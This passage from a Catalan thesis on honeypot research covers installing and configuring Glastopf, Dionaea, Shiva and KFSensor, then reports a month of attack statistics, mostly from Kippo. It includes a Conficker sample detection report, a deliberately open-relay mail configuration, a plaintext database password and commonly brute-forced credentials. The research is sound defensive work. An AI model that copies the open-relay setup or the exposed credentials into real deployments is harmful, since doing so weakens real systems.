Afegim el mòdul de php que acabem de crear, aquest punt és diferent a la documentació quant a la ubicació dels fitxers:

```
ubuntu@webmail01:~$ grep bfr /etc/php5/apache2/php.ini
zend_extension = /usr/lib/php5/20121212/bfr.so
```

Instal·lem Glastopf des del repositori git:

```
cd /opt
sudo git clone https://github.com/glastopf/glastopf.git
cd glastopf
sudo python setup.py install
```

i ja podem crear l'entorn del honeypot i arrencar Glastopf:

```
cd /opt
sudo mkdir glastopf
cd glastopf
sudo glastopf-runner
```

4.1.3 Instal·lació i configuració de Dionaea

La instal·lació de Dionaea és sens dubte la més complexa pels canvis que hi ha a la documentació oficial, obsoleta, respecte de les noves versions d'ubuntu i GCC. La compilació provoca molt missatges d'avís que són tractats com error amb el Makefile que genera i es fa necessari desactivar aquesta verificació a l'hora de crear-lo. També hi ha llibreries que no estàn enllaçades i la compilació dóna error.
Aquestes són les dependències de Dionaea:

```
libev >=4.04
libglib >=2.20
libssl
liblcfg
libemu
python >=3.2
sqlite >=3.3.6
readline >=3
cython >0.14.1
libudns,
libcurl >=7.18,
libpcap >=1.1.1,libnl
libgc >=6.8 (opcional)
```

Instal·lem els següents paquets de dependències:

```
libudns-dev libglib2.0-dev libssl-dev libcurl4-openssl-dev libreadline-dev libsqlite3-dev
python-dev libtool automake autoconf build-essential subversion git-core flex bison
pkg-config libgc-dev libgc1c2 sqlite3 python-geoip sqlite python-pip libemu-dev libcurl-dev
libnl-3-dev libnl-genl-3-dev libnl-nf-3-dev libnl-route-3-dev
```

Crearem el directori d'instal·lació a /opt/dionaea i un directori on guardar les fonts que haurem de compilar:

```
root@webmail01:~#  mkdir /opt/dionaea
root@webmail01:~# mkdir dioanea-src
root@webmail01:~# cd dionaea-src/
```

Cal compilar les anteriors dependències: Libev

```
cd ~/dionaea-src
wget http://dist.schmorp.de/libev/libev-4.19.tar.gz
tar xfz libev-4.19.tar.gz
cd libev-4.19
sudo ./configure --prefix=/opt/dionaea
sudo make install
sudo ldconfig
```

Python 3:

```
cd ~/dionaea-src
wget http://www.python.org/ftp/python/3.2.2/Python-3.2.2.tgz
tar xfz Python-3.2.2.tgz
cd Python-3.2.2/
sudo ./configure --enable-shared --prefix=/opt/dionaea --with-computed-gotos \
  --enable-ipv6 LDFLAGS="-Wl,-rpath=/opt/dionaea/lib/ -L/usr/lib/x86_64-linux-gnu/"
sudo make
sudo make install
sudo ldconfig
```

Cython:

```
cd ~/dionaea-src
wget http://cython.org/release/Cython-0.21rc1.tar.gz
tar xfz Cython-0.21rc1.tar.gz
cd Cython-0.21rc1
sudo /opt/dionaea/bin/python3 setup.py install
sudo ldconfig
```

Libpcap:

```
cd ~/dionaea-src
wget http://www.tcpdump.org/release/libpcap-1.6.2.tar.gz
tar xfz libpcap-1.6.2.tar.gz
cd libpcap-1.6.2
sudo ./configure --prefix=/opt/dionaea
sudo make
sudo make install
sudo ldconfig
```

Ara compilarem Dionaea, les fonts les aconseguirem del repositori git:

```
cd ~/dionaea-src
git clone git://git.carnivore.it/dionaea.git dionaea
sudo autoreconf -vi
```

cal afegir a la compilació les llibreries de criptografia:

```
LIB_SSL_LIBS="-L$ssl_lib -lssl -lcrypto"
```

La configuració i compilació finalment hauria de finalitzar correctament:

```
sudo ./configure --with-lcfg-include=/opt/dionaea/include/ \
     --with-lcfg-lib=/opt/dionaea/lib/ \
     --with-python=/opt/dionaea/bin/python3.2 \
     --with-cython-dir=/opt/dionaea/bin \
     --with-udns-include=/opt/dionaea/include/ \
     --with-udns-lib=/opt/dionaea/lib/ \
     --with-emu-include=/opt/dionaea/include/ \
     --with-emu-lib=/opt/dionaea/lib/ \
     --with-gc-include=/usr/include/gc \
     --with-ev-include=/opt/dionaea/include \
     --with-ev-lib=/opt/dionaea/lib \
     --with-nl-include=/opt/dionaea/include \
     --with-nl-lib=/opt/dionaea/lib/ \
     --with-curl-config=/usr/bin/ \
     --with-pcap-include=/opt/dionaea/include \
     --with-pcap-lib=/opt/dionaea/lib/ \
     --with-ssl-lib=/usr/lib/x86_64-linux-gnu/ \
     --disable-werror
sudo make
sudo make install
sudo ldconfig
```

De la configuració cal destacar els serveis que finalment es simulen:

```
serve = ["https", "tftp", "ftp", "mirror", "smb"]
```

i la capacitat que té d'enviar mostres capturades a serveis d'anàlisi dinàmic de les mostres:

```
"http://anubis.iseclab.org/nepenthes_action.php",
"http://onlineanalyzer.norman.com/nepenthes_upload.php"

 [ DetectionInfo ]
    * Filename: C:\analyzer\scan\265a5fef8a9b1fe7b46b70a93ab164d7.
    * Sandbox name: NO_MALWARE
    * Signature name: win32legacy/Conficker.PC.
    * Compressed: NO.
    * TLS hooks: NO.
    * Executable type: Library(DLL).
    * Executable file structure: OK.
    * Filetype: PE_I386.

 [ General information ]
    * File length:       168772 bytes.
    * MD5 hash: 265a5fef8a9b1fe7b46b70a93ab164d7.
    * SHA1 hash: 12cac9fd86563d31bcae18fb7a3295e090d81fb4.
    * Entry-point detection: Microsoft Visual C++ 6.0 DLL.
```

Arrenquem dionaea amb la següent comanda:

```
opt/dionaea/bin/dionaea -c /opt/dionaea/etc/dionaea/dionaea.conf \
-w /opt/dionaea -p /opt/dionaea/var/dionaea.pid -D
```

4.1.4 Instal·lació i configuració de Shiva

La instal·lació i configuració de Shiva ve molt detallada al seu manual [36]. Aquests són els passos seguits a producció:

```
apt-get install python-dev exim4-daemon-light g++ python-virtualenv libmysqlclient-dev
libffi-dev libfuzzy-dev automake autoconf mysql-server mysql-client

root@webmail01:~# git clone https://github.com/shiva-spampot/shiva.git shiva-installer
```

L'instal·lador ens guia:

```
ubuntu@webmail01:~/shiva-installer$ ./install.sh

Do you wish to store analyzed data in database?
You can opt to have following setups:
        [+] Store data in local/remote database, or
        [+] Do not store but push all data to hpfeeds, or
        [+] Store data in local/remote database and push data to hpfeeds as well

[Y]es/[N]o... Y
[*] Steps to setup local databases.
        [+] Make sure you've 'mysql-client' and 'mysql-server' installed.
        [+] Edit the shiva/shiva.conf file and
            provide neccesary connection parameters in 'database' section.
        [+] Execute dbcreate.py in shiva folder as "python dbcreate.py"
        [+] Refer to User Manual for detailed instructions
        [+] For remote database; provide necessary connection parameters in 'database' section
Press enter to continue installation...

...

[+] Setting up Shiva Analyzer done!
[*] Creating necessary folders and updating configuration files.....
[+] All done - phew!!!. Refer to User Manual to further customize exim MTA,
shiva.conf configuration file and starting honeyp0t
```

Preparem l'usuari i base de dades que el guió d'instal·lació de base de dades omplirà:

```
mysql> CREATE DATABASE ‘ShivaTemp‘ COLLATE=utf8mb4_unicode_ci;
CREATE DATABASE ‘Shiva‘ COLLATE=utf8mb4_unicode_ci;

mysql> CREATE DATABASE ‘Shiva‘ COLLATE=utf8mb4_unicode_ci;
Query OK, 1 row affected (0.00 sec)

mysql> GRANT ALL ON ShivaTemp.* TO ’shiva’@’localhost’ IDENTIFIED BY ’/7GerpQ/3se/’;
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT ALL ON Shiva.* TO ’shiva’@’localhost’ IDENTIFIED BY ’/7GerpQ/3se/’;
Query OK, 0 rows affected (0.01 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)



ubuntu@webmail01:~/shiva-installer/shiva$ python dbcreate.py
confpath:  /home/ubuntu/shiva-installer/shiva/../shiva/shiva.conf
Temporary database created.
Main database created.
```

finalment configurem el servidor de correu:

```
ubuntu@webmail01:~/shiva-installer/shiva$ sudo bash setup_exim4.sh
 * Stopping MTA for restart         [ OK ]
 * Restarting MTA                   [ OK ]
```

Veiem la configuració rellevant de Shiva:

```
root@webmail01:/opt/shiva# egrep -v '(^#|^$)' shiva.conf
[global]
queuepath : /home/ubuntu/shiva-installer/shiva/queue/
[receiver]
listenhost : 172.31.22.100
listenport : 25
sensorname : shiva
authenabled : False
smtpuser : user
smtppasswd : password
[analyzer]
relay : True
individualcounter : 3
globalcounter : 60
relayport : 2500
relayhost :127.0.0.1
undeliverable_path : /home/ubuntu/shiva-installer/shiva/distorted/
schedulertime : 120
rawspampath : /home/ubuntu/shiva-installer/shiva/rawspams/
attachpath : /home/ubuntu/shiva-installer/shiva/attachments/
inlinepath : /home/ubuntu/shiva-installer/shiva/attachments/inlines/
[database]
localdb : True
host : 127.0.0.1
user : shiva
password : /7GerpQ/3se/
```

Arranquem els mòduls Receiver i Analyzer i comprovem que ens podem connectar des de fora i que és un open-relay:

```
2014-11-09 15:35:01,392 - root - INFO - SMTPReceiver started on 172.31.22.100:25.
2014-11-09 16:41:16,067 - root - DEBUG - Message received from Peer: ('91.126.92.121', 39180),
From: 'dani@testing.com', to To ['eldaniel@o2.pl'].
2014-11-09 16:41:16,072 - routing - DEBUG - Matched 'eldaniel@o2.pl' against START.
2014-11-09 16:41:16,072 - root - DEBUG - MESSAGE to eldaniel@o2.pl
```

4.1.5 Instal·lació i configuració de Thug

Com he comentat anteriorment he aprofitat la distribució HoneyDrive per a usar el honeypot de client *Thug*, per tant en aquest treball no documento la seva instal·lació ja que està documentada a la pròpia pàgina dels seus autors [46].

4.2 Entorn Windows

En el software de windows he hagut de fer un canvi a mig projecte. La versió de prova de HoneyBot era molt defectuosa i fallava diàriament en rotar els logs i aquests es perdien. Per aquesta raó vaig decidir instal·lar una altra opció *Kfsensor*[28]

Podem veure en la següent imatge els errors de HoneyBot que m'han forçat a canviar d'eina:



Figura 4.1: Honeybot Crash

4.2.1 Instal·lació i configuració de Kfsensor

Per a poder instal·lar la versió de prova de Kfsensor hem de registrar-nos a la url [27]. Un cop registrats ja podem descarregar el software, la instal·lació no revesteix cap complexitat, només caldrà configurar-lo seguint l'assistent:



Figura 4.2: Kfsensor Wizard

L'aplicació ja està disponible i ràpidament comença a capturar events:



Figura 4.3: Kfsensor

Capítol 5

Període d'exposició a producció

5.1 Consideracions de l'exposició de les màquines honeypot

Les màquines honeypot han estat exposades als atacs d'internet durant un mes sencer, tant l'entorn muntat a Linux com a Windows han estat exposats a internet amb els ports dels serveis oferts oberts a tot internet. Tant Azure com Amazon WebServices proveeixen d'un tallafocs o servei de NAT que protegeix la màquina i han estat configurats per a permetre els atacs contra els serveis.
En cap cas els serveis s'han publicitat de cap manera per tal de no atraure els atacants sinó que la intenció ha estat sempre també poder valorar quina és la natura del atacs, si poden ser atacs dirigits contra un domini o si els atacs són fruit de l'atzar d'un escaneig de ports.
Entre les accions que es poden fer per a "publicitar" o donar més visibilitat als serveis i a les màquines hi ha:

- Donar d'alta la ip en un dns: De manera que algú que escaneja pels noms de domini trobarà els serveis oferts: smtp, mail, ftp, www, ns, smb, etc...
- Donar d'alta els serveis web en el cercadors: això donaria molta visibilitat i permetria atacs de google hacking/dorking.
- Donar d'alta la màquina com a servidor Mail eXchanger d'algun domini.

En aquest temps les diferents solucions linux i windows que simulaven serveis han donat diferents resultats. Cal dir que no tots els softwares honeypots han donat els resultats esperats i pels quals els vaig escollir.

5.2 Shiva i Thug

Shiva, el honeypot open relay no ha rebut cap intent d'enviament d'spam. Tot i que es va configurar correctament i vag verificar que era visible des de l'exterior i es podien enviar correus. Tot i així no es van registrar events. Podríem pensar que en no estar la ip registrada com a servidor de correu vàlid per a cap domini no es tan visible, es lògic pensar que no pot rebre cap connexió de correu lícita però crec que seria normal haver rebut connexions provinents de escombrades de bots de spammers. Tot i que no he trobat la causa crec que podria donar-se el cas que Amazon filtres spammers reconeguts, tot i que ho pogut trobar cap documentació que ho corrobori.
L'estudi del comportament dels spammers no ha estat possible, en part com a mínim, ja que veurem que ho hem aconseguit per altres vies amb atacs de phishers. D'altra banda sí que he pogut estudiar el correus spam. Mostres d'spam malhauradament són fàcils d'aconseguir i he aprofitat correus de spam que he rebut per a provar l'eina *Thug* amb molt bons resultats i captures de malware i exploits.

5.3 Glastopf

De Glastopf no he obtingut tots els resultats que volia, per una banda el tràfic que ha arribat al honeypot ha estat ínfim, amb una mitja de 18 connexions diàries, pràcticament ha passat desapercebut i la majoria han estat connexions sense cap transcendència.
D'altra banda esperava d'aquesta eina que pogués capturar intents d'atacs de XSS, SQLi i sobretot inclusions de fitxers, segurament per la poca activitat i que aquesta ha estat fruit d'eines automatitzades això no ha estat possible.
Tot i així si mirem amb deteniment els logs i la base de dades sqlite podem treure força conclusions sobre tipus d'atacs i fins i tot aconseguir peces de malware d'atacs com Shellshock. En veurem alguna en els següents apartats d'aquest treball.

5.4 HoneyBot i Kfsensor

Vaig escollir *HoneyBot* per a la sol·lució a windows per la seva capacitat de capturar malware. La versió que hi ha disponible d'aquest software per a lliure ús és la versió acadèmica que va unes versions endarrere respecte a la versió de pagament. Malhauradament en tot el temps que ha estat actiu no ha aconseguit capturar cap peça de malware, les opcions de generació d'informes estan limitades a la versió de pagament i els logs en text clar per a poder treballar amb ells només es poden aconseguir activant la rotació de logs la qual falla diàriament i es perden totes les dades que hi havia al log.

Tot i que el honeypot ha continuat actiu tot el període vaig instal·lar una altra màquina amb *KfSensor* en la seva versió de demostració de 30 dies. Kfsensor és una altra solució de pagament que a més a més incorpora funcions d'IDS. El motor d'informes no està disponible a la versió de prova i els logs estan en format xml. Tot i així només podem extraure dades estadístiques de serveis atacs i la seva procedència. Els resultats són doncs bastant previsibles i no aporten molt més a la finalitat del treball.

5.5 Dionaea i Kippo

Dionaea i especialment *Kippo* són les eines que aporten dades més valuoses al projecte per les seves capacitats de captura de malware.

Dionaea simula els serveis de ftp i smb que són l'objectiu de molts atacs de cucs que hi ha actius a internet. Ha estat capaç de capturar entre 10 i 15 mostres diàries de *worms* que intenten explotar serveis a internet i enviar una mostra a motors d'anàlisi.

Kippo no només emula el servei ssh sinó que ha estat capaç de capturar l'activitat de atacants reals i les eines que pretenien usar. Aquest honeypot ha rebut atacs de més de 4200 ips diferents en el moment d'escriure aquesta memòria:

```
mysql> select count(distinct(ip)) as Unique_ips from sessions;
+------------+
| Unique_ips |
+------------+
|       4211 |
+------------+
1 row in set (0.01 sec)
```

En els següents apartats d'aquest treball mostraré estadístiques extretes de les eines anteriors que puguin ser significatives i diferents mostres de malware i activitats o atacs interessants.

Capítol 6

Dades estadístiques

Analitzarem en aquest capítols les dades recollides i les consolidarem per a extraure dades estadístiques i veure quins patrons podem concloure, per a fer-ho ho veurem per cada eina.

6.1 Kippo

Per analitzar les dades de Kippo he fet servir les següents eines i aproximacions:

- Consultes a la base de dades.
- kippo2ElasticSearch [32], ElasticSearch [16] i kibana [29]

En el moment de recollir les dades per a analitzar-les kippo, servidor ssh port 22, va rebre més de 116.000 connexions les quals han estat fetes per més de 4200 ips diferents. De tots aquests atacs aproximadament un 1.3% van ser amb èxit.
Podem veure al gràfic històric 6.1 com entre el 21 de novembre i el 4 de desembre els atacs augmenten considerablement en ordres de magnitud. Concretament el dia 2 de desembre vaig patir un atac des d'un grup d'ips de Hong Kong que van realitzar gairebé 18000 connexions, aproximadament el doble que en el anterior període de més activitat.



Figura 6.1: Històric de connexions a Kippo

```
mysql> select ip, count(ip) as Total from sessions
    -> group by ip order by Total desc limit 10;
+---------------+-------+
| ip            | Total |
+---------------+-------+
| 103.41.124.24 |  4198 |
| 103.41.124.27 |  3325 |
| 103.41.124.43 |  2557 |
| 103.41.124.30 |  2330 |
| 103.41.124.13 |  1677 |
| 103.41.124.45 |  1645 |
| 103.41.124.32 |  1641 |
| 103.41.124.16 |  1637 |
| 103.41.124.34 |  1633 |
| 103.41.124.20 |  1559 |
+---------------+-------+
10 rows in set (0.02 sec)
```

En aquest atac s'usaven sempre els mateixos usuaris i passwords (admin/admin) de manera que estadístiques com les de major nombre d'atacs per ip, passwords i usuaris més usats queden una mica desviats de la mitja dels altres dies degut a aquest incident.

Tot i així si veiem quins són els passwords i usuaris més usats en el següent gràfic on podem veure que la major part dels atacs de força bruta es fan directament contra l'usuari root, que passwords típics com *password, 123456, admin* continuen sent molt usats i veiem com usuaris domèstics són els objectius dels atacs, ho podem veure per passwords per defecte com *openelec*,

raspberry i *D-Link*.



Figura 6.2: Top 20 d'usuaris



Figura 6.3: Top 20 de passwords

He rebut atacs de tots els continents, quant als països no trobem cap sorpresa i podem veure com majoritàriament aquests provenen de la Xina i els EUA.



Figura 6.4: Top 10 països

6.2 Dionaea

Per a extraure les estadístiques de Dionaea he fet servir el software *DionaeaFR* de *Ruben Espadas* [15] que ja ve instal·lat en la distribució honeydrive. DionaeaFR és una aplicació web feta amb Python/Django a la que li hem importat tota les dades de Dionaea.



Figura 6.5: Estadístiques de Dionaea

